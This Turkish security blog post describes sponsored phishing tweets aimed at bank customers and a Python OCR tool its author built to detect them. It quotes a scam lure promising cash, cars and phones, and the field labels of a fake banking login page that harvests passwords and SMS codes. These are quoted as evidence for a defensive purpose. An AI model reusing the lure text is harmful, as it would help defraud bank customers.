cure | https://twitter.com/
Hack 4 Career. Inform
LinkedIn
Mert SARICA (mertsa
Inbox - mert.sarica@
Anasayfa
Bildirimler
Mesajlar
Twitter'da A
Tweetler 1
Takip Edilen 31
Takipçiler 19
Ocak 2011 tarihinde katıldı
Tweetle
Fotoğraflar ve videolar
Tweetler
Tweetler ve yanıtlar
Medya
· 27 Ağu
KATILIM YAPAN HERKESE
500 TL WORLD PUAN
HEDİYE!
10 ŞANSLI KİŞİYE MERCEDES S350
100 Kişiye iPhone X
YUKARIDAKİ LİNKTEN
BAŞVURABİLİRSİNİZ.
12
9




Oltalama tweetlerinden birinde yer alan bağlantı adresini takip ettiğimde dolandırıcıların, müşterinin internet bankacılığına giriş esnasında kullandığı kullanıcı adını, parolasını, sms ile gönderilen doğrulama kodunu ve ardından da para transferinde kullanılan sms doğrulama kodunu çaldıklarını gördüm.


Bireysel Internet
T.C. Kimlik No
Parola
Giris
Parolami Unuttum
• Sifreniz kayitli cep telefonunuza gonderilecektir.
• Cep telefonunuza gelen tek kullanimlik sifrenizi 2 dakika icinde girmeniz gerekmektedir.
COMODO SECURE


Bireysel Internet
Address
Sms Sifresi
5:00
Giris
Parolami Unuttum






Çoğunuz gibi benim de Twitter'da bu sponsorlu oltalama reklamlarını gördükçe aklıma aşağıdaki bazı sorular ve yanıtları takıldı.

- Twitter, aylardır birbirine fazlasıyla benzeyen, şikayet bildirimlerine konu olan bu oltalama reklamlarını engellemeye yönelik nasıl birşey yapamaz ?
- Oltalama tweetleri için kullanılan hesapların bazıları nasıl olur da yıllar önce oluşturulmuş olabilir ?
- Birbirine benzeyen bu oltalama tweetleri nasıl tespit edilebilir ?


Sorulara teker teker yanıt aramaya koyulduğumda, kendi kendime ilk soruya yanıt bulmam mümkün olamasa da, Twitter'ın bu oltalama reklamları karşısında bu kadar çaresiz (belki de vurdumduymaz) kalmasına oldukça şaşırdığımı söyleyebilirim. İkinci sorunun yanıtını bulmaya geldiğimde, oltalama için kullanılan hesapların eski tarihli olmasının muhtemel sebebi, Twitter'ın buradaki yardım sayfasında belirttiği üzere kullanıcı adının değiştirilmesine imkan tanımasıydı. Bu bilgiden yola çıkarak, oltalama tweetleri için kullanılan bu hesapların kuvvetle muhtemel hacklendiğini ve dolandırıcıların amaçları doğrultusunda kullanıldığını söyleyebiliriz. Sıra son soruya, oltalama tweetlerinin nasıl tespit edileceğine yanıt bulmaya geldiğinde, çoğu mesajda ortak olan kelimelerden (ŞANSLI KİŞİ, KATILIM YAPAN, YUKARIDAK) yola çıkarak Optik Karakter Tanıma (OCR) teknolojisi ile bu tweetleri tespit etme konusunda bir çalışma yapmaya karar verdim.





Çoğu banka müşterisinin karşılaştığı bu oltalama tweetlerini bankaların resmi Twitter hesapları ile paylaştığını gördükten sonra aracı hızlıca aklımda tasarlamaya başladım. Aracın temel olarak yapması gerekenler, Twitter'da banka isimlerini aramak, tweetlerde paylaşılan resimleri indirmek, OCR ile analiz etmek ve "ŞANSLI KİŞİ, KATILIM YAPAN, YUKARIDAK" kelimelerini tespit etmesi durumunda e-posta ile uyarmaktı. Uydurduğum, "Düşünmek, kodlamanın yarısıdır." sözünden yola çıkarak Python ile bu aracı kodlamaya başladıktan kısa bir süre sonra Tweepy isimli Python kütüphanesinden faydalanarak geliştirdiğim Phishing Tweet Detector aracı ortaya çıktı.

Aracı çalıştırdıktan kısa bir süre sonra bir Twitter kullanıcısının banka ile paylaştığı oltalama tweeti bu araç tarafından tespit edilmiş ve kurumların, vatandaşların bu tür dolandırıcılarla mücadele edebilmesine yardımcı olabilme adına ortaya koyduğum bir fikrim daha başarıyla hayata geçmiş oldu. :)

```
==================================================
Phishing Tweet Detector [https://www.mertsarica.com]
==================================================
[+] Checking tweets for keyword:
[+] Downloading image: http://pbs.twimg.com/media/DnpIE-TwwAAOlJy.jpg
[+] Running OCR on: DnpIE-TwwAAOlJy.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnoYOGuXcAAoIOb.jpg
[+] Running OCR on: DnoYOGuXcAAoIOb.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnoU-Njw4AEPnXK.jpg
[+] Running OCR on: DnoU-Njw4AEPnXK.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnniAqAXoAAC2bW.jpg
[+] Running OCR on: DnniAqAXoAAC2bW.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnmwLjzXOAA1Yc2.jpg
[+] Running OCR on: DnmwLjzXOAA1Yc2.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnlsBWXV4AAhBQ5.jpg
[+] Running OCR on: DnlsBWXV4AAhBQ5.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnkpKzkwOA4ueP4.jpg
[+] Running OCR on: DnkpKzkwOA4ueP4.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnkF_mcW4AIJYSE.jpg
[+] Running OCR on: DnkF_mcW4AIJYSE.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnjdcX-X4AApjr1.jpg
[+] Running OCR on: DnjdcX-X4AApjr1.jpg

[!] Phishing tweet detected! -> Screen Name: ilksonbahar Name: Ocak Subat ðŸ‡¹ðŸ‡· Media URL: http://pbs.twimg.com/media/DnjdcX-X4AApjr1.jpg Tweet URL: https://t.co/G6hQBOexcl

[+] Downloading image: http://pbs.twimg.com/media/DnjMsulWwAA6p_d.jpg
[+] Running OCR on: DnjMsulWwAA6p_d.jpg
[+] Downloading image: http://pbs.twimg.com/media/DnjIuTOWwAEqaMO.jpg
[+] Running OCR on: DnjIuTOWwAEqaMO.jpg
```







Yazıma son noktayı koymadan önce dolandırıcılarla mücadele için oltalama mesajları ile karşılaşanların bunları en kısa sürede bankalarına, bulunduğu sosyal ağ platformuna bildirmelerinin (Tweet'i bildir gibi) çok ama çok önemli olduğunun altını çizmek isterim.

21 Tweet

Haziran 2013 tarihinde katıldı


290 Takip edilen **110** Takipçi

Tweet | Tweetler ve yanıtlar | Medya | Beğeni

· 18sa

5

· 18sa


Tweet
Ana Tweet ekle
Bağlantıyı kopyala
adlı kişiyi takip et
adlı kişiyi sessize al
Bu sohbeti sessize al
adlı kişiyi engelle
Tweeti bildir

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Sponsorlu Dolandırıcılık appeared first on Siber Güvenlik Günlüğü.

Matruşka

By Mert SARICA on November 1st, 2018

